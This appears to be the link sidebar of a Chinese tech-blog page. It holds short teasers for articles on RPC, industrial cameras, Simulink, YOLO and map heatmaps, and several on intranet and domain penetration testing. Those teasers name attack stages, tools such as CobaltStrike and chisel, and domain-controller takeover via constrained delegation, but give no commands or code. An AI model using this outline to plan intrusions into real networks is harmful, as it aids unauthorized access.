一、API 接口介绍 1.1 RPC(远程过程调用) 远程过程调用(英语:Remote Procedure Call,缩写为 RPC)是一个计算机通信协议。该协议允许运行于一台计算机的程序调用另一台计算机的子程序,而程序员无需额外地为这个交互作用编程。如果涉及的软件采用面向对象编程,那么远程过程调用亦可称作远程调用或远程方法调用,例:Java RMI。RPC 一般直接使用 TCP 协议进行通信,通常不涉及到 HTTP。HTTP 下面有2种技术: XML-RPC JSON-RPC Web se...

yggcwhat 4146

labview设置工业摄像头外部触发

使用labview对海康MV-CA013-GM相机设置外部触发。 一、硬件部分 1、硬件引脚定义 2、触发模式设置 相机的触发模式分为两种,一种是内触发模式、另外一种是外触发模式。 3、接线图 信号线的地要跟给信号的设备共地。信号线给高电平时触发拍照。 二、软件部分 1、创建vision acquisition 2、选择使用的摄像头。 3、选择模式。 4、在Acquisition Control中设置这些选项。 5、设置保存图片路径 设置保存路径和保存图片的格式。点击完成即可 参考:https:/

qq_43493715的博客 5668

内网渗透测试

什么是内网? 内网是一个只有组织工作人员才能访问的专用网络 组织内部IT系统提供的大量信息和服务是公众无法从互联网获得的 最简单的形式是使用局域网(LAN)、城域网(MAN)和广域网(WAN)的技术建立内网 什么是内网渗透? 已突破外网进入内网 仅面向内网系统渗透测试 模拟内部员工进行渗透测试 内网渗透基本流程: 信息收集 获取权限 横向移动 权限维持 ...

jpygx123的博客 5231

手把手教你学Simulink--基于车联网与智能交通系统的场景实例:基于车联网(V2X)的实时路况信息共享与处理

《基于Simulink的车联网(V2X)实时路况共享系统仿真》摘要:本文详细介绍使用Simulink构建V2X智能交通系统的完整方法。系统包含交通路网建模、V2X通信实现(支持DSRC/C-V2X标准)、多源路况信息融合、动态路径规划等核心模块。通过对比实验,验证V2X可使平均车速提升52%,行程时间缩短34%,显著提升交通效率。文章还探讨了AI预测调度、车辆编队等高级应用,为智慧交通系统开发提供实用参考。所需工具包括Simulink、SimEvents及无线通信工具箱等。

MHD0815的博客 739

YOLOv11模型改进-模块-引入空间池化模块StripPooling 解决遮挡、小目标

本文介绍了一种新的空间池化策略,称为,用于场景解析。结构:包括两个平行路径,分别进行水平和垂直方向的条带池化,然后通过1D卷积层进行特征调整。:结合了条带池化和传统的空间池化,分别用于捕捉长距离和短距离的依赖关系。作用捕捉长距离依赖:通过长条形的池化窗口,有效捕捉分布离散的区域之间的关系。避免不相关信息干扰:窄条形的池化窗口有助于捕捉局部上下文,防止不相关区域干扰标签预测。提高场景解析性能:在多个基准数据集上,证明了这种方法能够显著提升场景解析的效果。

qq_64693987的博客 4206

内网渗透

目录什么是外网渗透什么是内网渗透域工作组 什么是外网渗透 外网更侧重于找漏洞寻找突破口 举个简单的例子: 把渗透测试当做去偷某家超市的某个商品。外网渗透就是突破超市的大门,进入超市。 想要进入超市,这个时候我们要寻找一下超市防守不到位的地方:比如是不是窗户没关,保安是不是半夜十二点就会开始划水,大门是不是没锁……综合素质很强的白帽会收集这些“漏洞”,综合多方因素,利用天时地利人和,突破限制,闯入“内网”。 所以,外网渗透阶段,考验的是白帽综合能力,想要进入内网是一个很难的过程。 什么是内网渗透 而内网更侧重

这是笔者初学时所做的笔记,有错误的地方太多了,有些结论也只是笔者的一家之言。请自行判断 1万+

vue3 - 最新详细实现高德地图绘制动态热力图详细教程,在某区域或城市地图上做“热力图层“展示人流量、旅游人口密度、热量图、全国地区地理热力图,利用颜色的深浅表示密度或强度等场景(详细示例代码教程)

vue3,nuxt3,高德地图,热力图,绘制热力图层,人流量,vue3使用高德地图实现某个区域热力图,vue3高德地图api加载热力图及关闭,接收热力图数据并渲染热力图,关掉热力图,Vue使用高德API制作热力图,热力图加载不出来,电子围栏围住热力图,vue3中使用高德地图渲染热力图组件,高德地图使用热力图详细教程,报错,卡顿,出不来怎么办,无法关闭,怎么解决这个问题,出错,城市名称,城市某个街道,城区,省份,市区,县城,乡镇,村,各省份的热力图,交通流量,人口流量,密度,旅游出行,人口数量,颜色介绍,深浅

✅ 精选推荐文章 5208

渗透实战:内网域渗透_内网渗透实例

本文记录了一次针对具有二层内网的域环境进行渗透测试的过程,文中涉及了内网域渗透的基本方法、思路和技巧。交替使用了msf、CobaltStrike、frp、chisel、SharpSQLTools等工具,最后通过约束委派拿下了域控。其间运用了很多小工具,文章较长,下面开始此次渗透长途之旅。

Python84310366的博客 1251

迈瑞BS系列全自动生化分析仪LIS协议接口手册(内含HL7和ASTM)

迈瑞BS系列全自动生化分析仪LIS协议接口手册,内含HL7和ASTM)

假人有限元模型

假人模型,车辆碰撞假人有限元模型,适合做乘员安全的研究者利用

内网渗透测试之域渗透详解

内网渗透测试之域渗透详解 转自:https://www.freebuf.com/company-information/172630.html 在渗透测试过程中,我们经常会遇到以下场景:某处于域中的服务器通过路由做端口映射,对外提供web服务,我们通过web脚本漏洞获得了该主机的system权...

爱上卿的博客 2284

C# WinForm 基于DirectShow.dll编写的程序,可边预览边保存视频,音频和图片

基于微软的DirectShow.dll的二次开发1.自动识别连接的摄像头跟麦克风且可以对其进行选择(默认选中第一个)2.可录制wmv和avi两种格式的视频并且都带有音频,avi可以录制的分辨率和帧数进行选择,wmv默认进行了淸晰度优化如不喜欢可去除代码中有相关提示3.可在预览点开之后进行拍照,也可边录制视频边拍照4.添加了视频和音频的压缩功能(酌情使用)这次二次开发发现C#对DirectShow的相关信息太少,这次做完也不敢藏私共享出来,还望大家指正

从入门到精通域渗透攻防完整教程 | 域渗透实战指南【好书推荐】

在现代企业环境中,域控(Domain Controller)和Active Directory 承担着核心身份认证与权限管理的职责。几乎所有中大型企业都会部署域环境来集中管理用户、计算机和资源。因此,一旦攻击者能够突破域控,就意味着可以控制整个网络。域渗透不仅是红队演练、APT攻击的常用手段,也是防御人员理解对抗的关键环节。学习域渗透之前,需要具备一定的 网络基础(TCP/IP、路由、DNS) 以及 Windows体系知识,包括用户权限模型、进程与服务管理等。

一键难忘的博客 5015

pscad IEEE标准系统搭建说明

pscad IEEE标准系统搭建说明,包含典型的IEEE 9节点、14节点、30节点、39节点和118节点系统。内含标准测试系统的原始数据和潮流结果。

干货!内网渗透测试之域渗透详解!收藏!

将网络中多台计算机逻辑上组织到一起,进行集中管理,这种区别于工作组的逻辑环境叫做域,域是组织与存储资源的核心管理单元,在域中,至少有一台域控制器,域控制器中保存着整个域的用户帐号和安全数据库。图1那么域网络结构有什么优点呢?域的优点主要有以下几个方面:1、权限管理比较集中,管理成本降低域环境中,所有的网络资源,包括用户均是在域控制器上维护的,便于集中管理,所有用户只要登入到域,均能在域内进行身份验证,管理人员可以较好的管理计算机资源,管理网络的成本大大降低;

Python84310366的博客 953
上一篇: 黑客的100种赚钱方法(2026)
下一篇: 内网渗透横向移动技巧(非常详细)从零基础到精通,收藏这篇就够了!
网络安全_入门教程
博客等级 码龄4年 1万+粉丝 2151原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值